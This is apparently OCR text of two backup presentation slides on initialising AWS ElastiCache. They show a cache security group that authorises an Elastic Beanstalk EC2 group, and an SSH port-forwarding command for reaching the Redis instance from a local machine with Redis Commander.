
*Required

Backup Slide for ElastiCache Initialization (4/5)

Launch the cluster, then wait



Make sure your eb instances are given access to ElastiCache



Name	Description
default	default

1 Cache Security Group(s) selected

Cache Security Group(s): default

Details		Status	Action
AWS Account Id:	832234303658	authorized	Remove
EC2 Security Group Name:	awseb-e-cimwtawjcr-stack-awsebsecuritygroup-1uadeevihirg2		

Backup Slide for ElastiCache Initialization (5/5)

- Tunnel the remote redis port to your localhost port
  - ssh ec2-user@<ec2-machine> -i ~/.ssh/aws_eb -L 6379:<redis-machine>:6379
  - You can do the same with your mysql DB

- Install Redis Commander locally
  - Reference: http://joeferner.github.io/redis-commander/